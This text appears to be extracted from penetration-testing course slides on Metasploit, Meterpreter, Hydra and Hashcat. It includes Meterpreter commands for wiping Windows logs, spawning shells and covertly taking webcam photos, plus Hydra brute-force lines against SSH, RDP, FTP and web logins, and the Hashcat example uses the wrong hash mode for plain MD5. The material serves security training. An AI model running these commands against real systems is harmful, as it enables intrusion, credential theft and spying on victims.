- **Tools:** is a directory that store various useful command-line utilities.

Network and Server Attacks



VIII. Network and Server Attacks

2. Metasploit Framework

b. Msfconsole

The msfconsole is probably the most popular interface to the Metasploit Framework (MSF). It provides an “all-in-one” centralized console and allows you efficient access to virtually all of the options available in the MSF.

MSFconsole may seem intimidating at first, but once you learn the syntax of the commands you will learn to appreciate the power of utilizing this interface.

VIII. Network and Server Attacks

2. Metasploit Framework

b. Msfconsole

Benefit of using msfconsole:

- It is the only supported way to access most of the features within Metasploit.
- Provides a console-based interface to the framework
- Contains the most features and is the most stable MSF interface
- Full readline support, tabbing, and command completion
- Execution of external commands in msfconsole is possible

Network and Server Attacks

VIII. Network and Server Attacks

2. Metasploit Framework

b. Msfconsole

Launching msfconsole:

```
root@kali:~# msfconsole
[-] ***rting the Metasploit Framework console ...
[-] * WARNING: No database support: No database YAML file
[-] ***

      dTb.dTb

+ -- =[ 7 evasion
      ]]

msf5 >
```

Network and Server Attacks

VIII. Network and Server Attacks

2. Metasploit Framework



c. Msfconsole Commands

The MSFconsole has many different command options to choose from. The following are a core set of Metasploit commands with reference to their output. Type command help to see available command list:

Command	Description
?	Help menu
banner	Display an awesome metasploit banner
cd	Change the current working directory
color	Toggle color
connect	Communicate with a host
exit	Exit the console
get	Gets the value of a context-specific variable
getg	Gets the value of a global variable
grep	Grep the output of another command
help	Help menu
history	Show command history
load	Load a framework plugin

Network and Server Attacks

VIII. Network and Server Attacks



2. Metasploit Framework

c. Msfconsole Commands

Back

Once you have finished working with a particular module, or if you inadvertently select the wrong module, you can issue the back command to move out of the current context. This, however is not required. Just as you can in commercial routers, you can switch modules from within other modules. As a reminder, variables will only carry over if they are set globally.

```
msf auxiliary(ms09_001_write) > back  
msf >
```

VIII. Network and Server Attacks



2. Metasploit Framework

c. Msfconsole Commands

Check

There aren't many exploits that support it, but there is also a check option that will check to see if a target is vulnerable to a particular exploit instead of actually exploiting it.

```
msf exploit(ms08_067_netapi) > show options
Module options (exploit/windows/smb /ms08_067_netapi):
---snip---
msf exploit(ms08_067_netapi) > check
[*] Verifying vulnerable status... (path: 0x0000005a)
[*] System is not vulnerable (status: 0x00000000)
[*] The target is not exploitable.
msf exploit(ms08_067_netapi) >
```

VIII. Network and Server Attacks

2. Metasploit Framework

c. Msfconsole Commands

Grep

The grep command is similar to Linux grep. It matches a given pattern from the output of another msfconsole command. The following is an example of using grep to match output containing the string “http” from a search for modules containing the string “oracle”.

```
msf> grep
```



```
Usage: grep [options] pattern cmd
```

```
Grep the results of a console command (similar to Linux grep command)
```

```
OPTIONS:
```

- A <opt> Show arg lines of output After a match.
- B <opt> Show arg lines of output Before a match.
- c Only print a count of matching lines.
- h Help banner.

Network and Server Attacks



VIII. Network and Server Attacks

2. Metasploit Framework

c. Msfconsole Commands

Example:

```
msf> grep http search oracle
auxiliary/scanner/http/ oracle_ilom_login normal Oracle ILO Manager Login Brute Force Utility
exploit/multi/http/ oracle_ats_file_upload 2016 01 20 excellent Oracle ATS Arbitrary File Upload
exploit/multi/http/oracle_reports_rce 2014 01 15 great Oracle Forms and Reports Remote Code Execution
exploit/windows/http/apache_chunked 2002 06 19 good Apache Win32 Chunked Encoding
exploit/windows/http/bea_weblogic_post_bof 2008 07 17 great Oracle Weblogic Apache Connector POST
```

VIII. Network and Server Attacks

2. Metasploit Framework



c. Msfconsole Commands

Search

The msfconsole includes an extensive regular-expression based search functionality. If you have a general idea of what you are looking for, you can search for it via search. In the output below, a search is being made for MS Bulletin MS09-011. The search function will locate this string within the module names, descriptions, references, etc.

Note the naming convention for Metasploit modules uses underscores versus hyphens.

Network and Server Attacks

VIII. Network and Server Attacks

2. Metasploit Framework

Network and Server Attacks



VIII. Network and Server Attacks

3. Metasploit Modules

Almost all of your interaction with Metasploit will be through its many modules, which it looks for in two locations. The first is the primary module store under `/usr/share/metasploit-framework/modules/` and the second, which is where you will store custom modules, is under your home directory at `~/.msf4/modules/`.

```
root@kali:/usr/share/metasploit-framework/modules# ls
auxiliary  encoders  evasion  exploits  nops  payloads  post
root@kali:/usr/share/metasploit-framework/modules# █
```

VIII. Network and Server Attacks

3. Metasploit Modules

All Metasploit modules are organized into separate directories, according to their purpose. A basic overview of the various types of Metasploit modules is shown below:

- **Exploits:** in the Metasploit Framework, exploit modules are defined as modules that use payloads.
- **Auxiliary:** is a modules being used for port scanners, fuzzers, sniffers, and more.
- **Payloads:** consist of code that runs remotely.
- **Encoders:** ensure that payloads make it to their destination intact.
- **Nops:** keep the payload sizes consistent across exploit attempts.

Network and Server Attacks

• • •
• • •
• • •
• • •
• • •

VIII. Network and Server Attacks

5. Payloads

What does Payload mean?

A payload in Metasploit refers to an exploit module. There are three different types of payload modules in the Metasploit Framework: **Singles**, **Stagers**, and **Stages**. These different types allow for a great deal of versatility and can be useful across numerous types of scenarios. Whether or not a payload is staged, is represented by '/' in the payload name. For example, **windows/shell_bind_tcp** is a single payload with no stage, whereas **windows/shell/bind_tcp** consists of a stager (bind_tcp) and a stage (shell).

Network and Server Attacks

• • •
• • •
• • •
• • •
• • •



VIII. Network and Server Attacks

5. Payloads

Singles

Singles are payloads that are self-contained and completely standalone. A Single payload can be something as simple as adding a user to the target system or running calc.exe.

These kinds of payloads are self-contained, so they can be caught with non-metasploit handlers such as netcat.

VIII. Network and Server Attacks

5. Payloads



Stagers

Stagers setup a network connection between the attacker and victim and are designed to be small and reliable. It is difficult to always do both of these well so the result is multiple similar stagers. Metasploit will use the best one when it can and fall back to a less-preferred one when necessary.

Windows NX vs NO-NX Stagers

- Reliability issue for NX CPUs and DEP
- NX stagers are bigger (VirtualAlloc)
- Default is now NX + Win7 compatible

Network and Server Attacks

VIII. Network and Server Attacks

5. Payloads

Stages

Stages are payload components that are downloaded by Stagers modules. The various payload stages provide advanced features with no size limits such as Meterpreter, VNC Injection, and the iPhone ‘ipwn’ Shell.

Payload stages automatically use ‘middle stagers’

- A single recv() fails with large payloads
- The stager receives the middle stager
- The middle stager then performs a full download
- Also better for RWX

2. Metasploit Framework
3. Metasploit Modules
4. Exploits
5. Payloads
6. Meterpreter

Network and Server Attacks

VIII. Network and Server Attacks



5. Meterpreter

Meterpreter is an advanced, dynamically extensible payload that uses in-memory DLL injection stagers and is extended over the network at runtime. It communicates over the stager socket and provides a comprehensive client-side Ruby API. It features command history, tab completion, channels, and more.

Meterpreter was originally written by skape for Metasploit 2.x, common extensions were merged for 3.x and is currently undergoing an overhaul for Metasploit 3.3. The server portion is implemented in plain C and is now compiled with MSVC, making it somewhat portable. The client can be written in any language but Metasploit has a full-featured Ruby client API.

Network and Server Attacks



VIII. Network and Server Attacks

5. Meterpreter

Since the Meterpreter provides a whole new environment, we will cover some of the basic Meterpreter commands to get you started and help familiarize you with this most powerful tool. Throughout this course, almost every available Meterpreter command is covered. For those that aren't covered, experimentation is the key to successful learning. Commons used of meterpreter commands are:

- **Background**
- **Clearev**
- **Execute**
- **GetUID**
- **Shell**
- **Webcam_snap**

Network and Server Attacks



VIII. Network and Server Attacks

5. Meterpreter

- **Background**

The background command will send the current Meterpreter session to the background and return you to the 'msf' prompt. To get back to your Meterpreter session, just interact with it again.

```
meterpreter > background  
msf exploit(ms08_067_netapi) > sessions -i 1  
[*] Starting interaction with 1...  
  
meterpreter >
```



VIII. Network and Server Attacks

5. Meterpreter

- Clearev

The clearev command will clear the Application, System, and Security logs on a Windows system. There are no options or arguments.

```
meterpreter > clearev
[*] Wiping 97 records from Application...
[*] Wiping 415 records from System...
[*] Wiping 0 records from Security...
meterpreter >
```

VIII. Network and Server Attacks

5. Meterpreter



- Execute

The execute command runs a command on the target.

```
meterpreter > execute -f cmd.exe -i -H
Process 38320 created.
Channel 1 created.
Microsoft Windows XP [Version 5.1.2600]
(C) Copyright 1985-2001 Microsoft Corp.

C:\WINDOWS\system32>
```

Network and Server Attacks



VIII. Network and Server Attacks

5. Meterpreter

- **GetUID**

Running getuid will display the user that the Meterpreter server is running as on the host.

```
meterpreter > getuid  
Server username: NT AUTHORITY\SYSTEM  
meterpreter >
```

VIII. Network and Server Attacks

5. Meterpreter

- Shell

The shell command will present you with a standard shell on the target system.

```
meterpreter > shell  
Process 39640 created.  
Channel 2 created.  
Microsoft Windows XP [Version 5.1.2600]  
(C) Copyright 1985-2001 Microsoft Corp.  
  
C:\WINDOWS\system32>
```

Network and Server Attacks

• • •
• • •
• • •
• • •
• • •

VIII. Network and Server Attacks

5. Meterpreter

- **Webcam_snap**

The `webcam_snap` command grabs a picture from a connected web cam on the target system, and saves it to disc as a JPEG image. By default, the save location is the local current working directory with a randomized filename.

Network and Server Attacks

• •
• •
• •
• •
• •

VIII. Network and Server Attacks

5. Meterpreter



- **Webcam_snap**

The `webcam_snap`' command usage:

```
meterpreter > webcam_snap -h
Usage: webcam_snap [options]
Grab a frame from the specified webcam.
```

OPTIONS:

- h Help Banner**
- i The index of the webcam to use (Default: 1)**
- p The JPEG image path (Default: 'gnFjTnzi.jpeg')**
- q The JPEG image quality (Default: '50')**
- v Automatically view the JPEG image (Default: 'true')**

VIII. Network and Server Attacks

5. Meterpreter

- **Webcam_snap**

Example:

```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Offsec/YxdhwpeQ.jpeg
meterpreter >
```

Network and Server Attacks



VIII. Network and Server Attacks

5. Meterpreter

- **Webcam_snap**

Example:

```
meterpreter > webcam_snap -i 1 -v false
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/Offsec/YxdhwpeQ.jpeg
meterpreter >
```

IX. Password Attacks

1. Bruteforce with Hydra
2. Identify Hashes
3. Password Hashes
4. Cracking Hashes

IX. Password Attacks

1. Bruteforce with Hydra

What is Hydra?

Hydra is a parallelized network logon cracker. Hydra works by using different approaches of generating possible passwords, such as wordlist attacks, brute-force attacks and others.

Hydra is commonly used by penetration testers together with a program named crunch, which is used to generate wordlists.

Password Attacks

• • •
• • •
• • •
• • •
• • •

IX. Password Attacks



1. Bruteforce with Hydra

Install Hydra

The first step is to download and compile THC-Hydra (clean compile tested on Linux, Windows/Cygwin, Solaris, FreeBSD/OpenBSD, QNX (Blackberry 10) and MacOS).

Install hydra with the following commands:

```
$ git clone https://github.com/vanhauser-thc/thc-hydra  
$ cd thc-hydra/  
$ ./configure  
$ make  
$ make install
```

IX. Password Attacks

1. Bruteforce with Hydra

Hydra usage:

```
root@kali:~# hydra -h
```



Hydra v9.0 (c) 2019 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Syntax: **hydra [[[-I LOGIN |-L FILE] [-p PASS |-P FILE]] | [-C FILE]] [-e nsr] [-o FILE] [-t TASKS] [-M FILE [-T TASKS]] [-w TIME] [-W TIME] [-f] [-s PORT] [-x MIN:MAX:CHARSET] [-c TIME] [-ISOuvVd46] [service://server[:PORT][/:OPT]]**

Options:

- R restore a previous aborted/crashed session
- I ignore an existing restore file (don't wait 10 seconds)
- more--

Password Attacks

IX. Password Attacks

1. Bruteforce with Hydra

Bruteforce on **HTTP-POST-FORM** example:

```
root@kali:~# hydra -l admin -P /usr/share/wordlists/rockyou.txt -v -f -t 5 192.168.1.100 http-post-form  
"/wp/Forum/login.php:log^USER^&pwd^PASS^:login_error"
```

Bruteforce on **FTP** example:

```
root@kali:~# hydra -s 21 -V -l admin -P /usr/share/wordlists/rockyou.txt -e s -t 10 -w 5 192.168.1.100 ftp
```

Password Attacks

• •
• •
• •
• •

IX. Password Attacks

1. Bruteforce with Hydra

Bruteforce on **SSH** example:



```
root@kali:~# hydra -s 22 -V -l admin -P wordlist.txt -t 10 -f 192.168.1.100 ssh
```

Bruteforce on **Telnet** example:

```
root@kali:~# hydra -s 23 -V -l admin -P wordlist.txt -e ns -t 10 -w 5 -f -m 192.168.1.100 telnet
```

Password Attacks

IX. Password Attacks

1. Bruteforce with Hydra

Bruteforce on **HTTP-Login** (For HTTPS set “https-get”) example:

```
root@kali:~# hydra 192.168.1.1 http-get -v -V -l admin -P wordlist.txt -e ns -t 5 -w 30 -m / -f
```

Bruteforce on **RDP** example:

```
root@kali:~# hydra -t 4 -V -l admin -P wordlist.txt rdp://192.168.1.100
```

Password Attacks

• •
• •
• •
• •
• •

IX. Password Attacks

1. Bruteforce with Hydra

Bruteforce on MySQL example:

```
root@kali:~# hydra -t 4 -V -f -l admin -e ns -P wordlist.txt 192.168.1.100 mysql
```

IX. Password Attacks

1. Bruteforce with Hydra
2. Identify Hashes
3. Password Hashes
4. Cracking Hashes

Password Attacks

IX. Password Attacks



2. Identify Hashes

In default installed in Kali Linux, we can use **hash-identifier** to identify type of hashes which used to encrypt data and especially passwords.

hash-identifier usage:

```
root@kali:~# hash-identifier
#####
#           _____
#          /     \
#         /       \
#        /         \
#       /           \
#      /             \
#     /               \
#    /                 \
#   /                   \
#  /                     \
# /                       \
# \                     v1.2
# \                   By Zion3R
# \                 www.Blackploit.com
# \               Root@Blackploit.com
#####
-----#
HASH: [REDACTED]
```

Password Attacks

IX. Password Attacks

2. Identify Hashes

Example: we have a password hash **098f6bcd4621d373cade4e832627b4f6** and we would like know the encryption algorithms of this hash, so let's see how **hash-identifier** can help us to do this:

```
root@kali:~# hash-identifier
```

```
-----  
HASH: 098f6bcd4621d373cade4e832627b4f6
```

Possible Hashes:

[+] **MD5**

[+] Domain Cached Credentials - MD4(MD4(\$pass)).(strtolower(\$username))



Now, we can see that the password is encrypted with MD5 algorithms.

2. Identify Hashes
3. Password Hashes
4. Cracking Hashes

Password Attacks

IX. Password Attacks

3. Password Hashes

For security reasons, you may want to store passwords in hashed form. This guards against the possibility that someone who gains unauthorized access to the database can retrieve the passwords of every user in the system.

Hashing performs a one-way transformation on a password, turning the password into another String, called the hashed password. “One-way” means that it is practically impossible to go the other way - to turn the hashed password back into the original password.

By default, the Personalization module uses the MD5 algorithm to perform a one-way hash of the password value and to store it in hashed form.

Password Attacks

• • •
• • •
• • •
• • •
• • •

IX. Password Attacks

3. Password Hashes

Commons Password Hashes

- **MD5**: default used on FreeBSD, NetBSD, many Linux, Cisco IOS
- **SHA-256**: default used on Ubuntu and Fedora
- **SHA-512**: default used on Ubuntu and Fedora
- **NTLM**: default used on Windows OS

• • •

IX. Password Attacks

4. Cracking Hashes

Most common used of password hash cracking is **Hashcat**. So what is Hashcat?

Hashcat is the world's fastest and most advanced password recovery utility, supporting five unique modes of attack for over 200 highly-optimized hashing algorithms. hashcat currently supports CPUs, GPUs, and other hardware accelerators on Linux, Windows, and OSX, and has facilities to help enable distributed password cracking. By default, Hashcat already installed in Kali Linux.

Password Attacks

IX. Password Attacks

4. Cracking Hashes

Hashcat usage:

```
root@kali:~# hashcat --help
hashcat - advanced password recovery
```



Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [Options] -

Options Short / Long	Type Description	Example
-m, --hash-type	Num Hash-type, see references below	-m 1000
-a, --attack-mode	Num Attack-mode, see references below	-a 3

Password Attacks

IX. Password Attacks

4. Cracking Hashes

Example: we would like to crack a sample hash **098f6bcd4621d373cade4e832627b4f6** which we already know that this password hash is using MD5, so now let's save this hash in a txt file name **HashTest.txt** and crack it with **Hashcat** by type as below:

```
root@kali:~# hashcat -m 500 HashTest.txt /usr/share/wordlists/rockyou.txt  
hashcat (v5.0.0) starting...
```

* Device #1: Not a native Intel OpenCL runtime. Expect massive speed loss.
You can use --force to override, but do not report related errors.

OpenCL Platform #1: The pocl project

```
=====
```

* Device #1: pthread-Intel(R) Xeon(R) CPU E5-2676 v3 @ 2.40GHz, skipped.

Password Attacks

1. Hack The Box
2. Capture The Flag

Try Harder Time!

X. End-to-end Testing

1. Hack The Box

As a penetration tester, exercising your skills doesn't stop once you've completed this course and not even after completing your Offensive Security Certified Professional qualification. Systems change, new exploits are found, and new technologies emerge. You need to keep up-to-date and that means keeping exercising your skills. Earlier in the course, we introduced Hack The Box, an online lab which offers you the opportunity to continue your testing. It provides a range of systems to exploit with both local and root tokens to claim.

To register for access to the dedicated lab environment in Hack The Box, please click on the link below:

X. End-to-end Testing

1. Hack The Box
2. Capture The Flag

Try Harder Time!

X. End-to-end Testing

2. Capture The Flag

CTFs are computer security/hacking competitions which generally consist of participants breaking, investigating, reverse engineering and doing anything they can to reach the end goal, a "flag" which is usually found as a string of text.

Many challenges in CTFs will be completely random and unprecedented, requiring simply logic, knowledge, and patience to be solved. There is no sure-fire way to prepare for these, but as you complete more CTFs you will be able to recognize and hopefully have more clues on how to solve them.

Root-Me is a free online platform where you can access to practice and concrete your CTF skills:
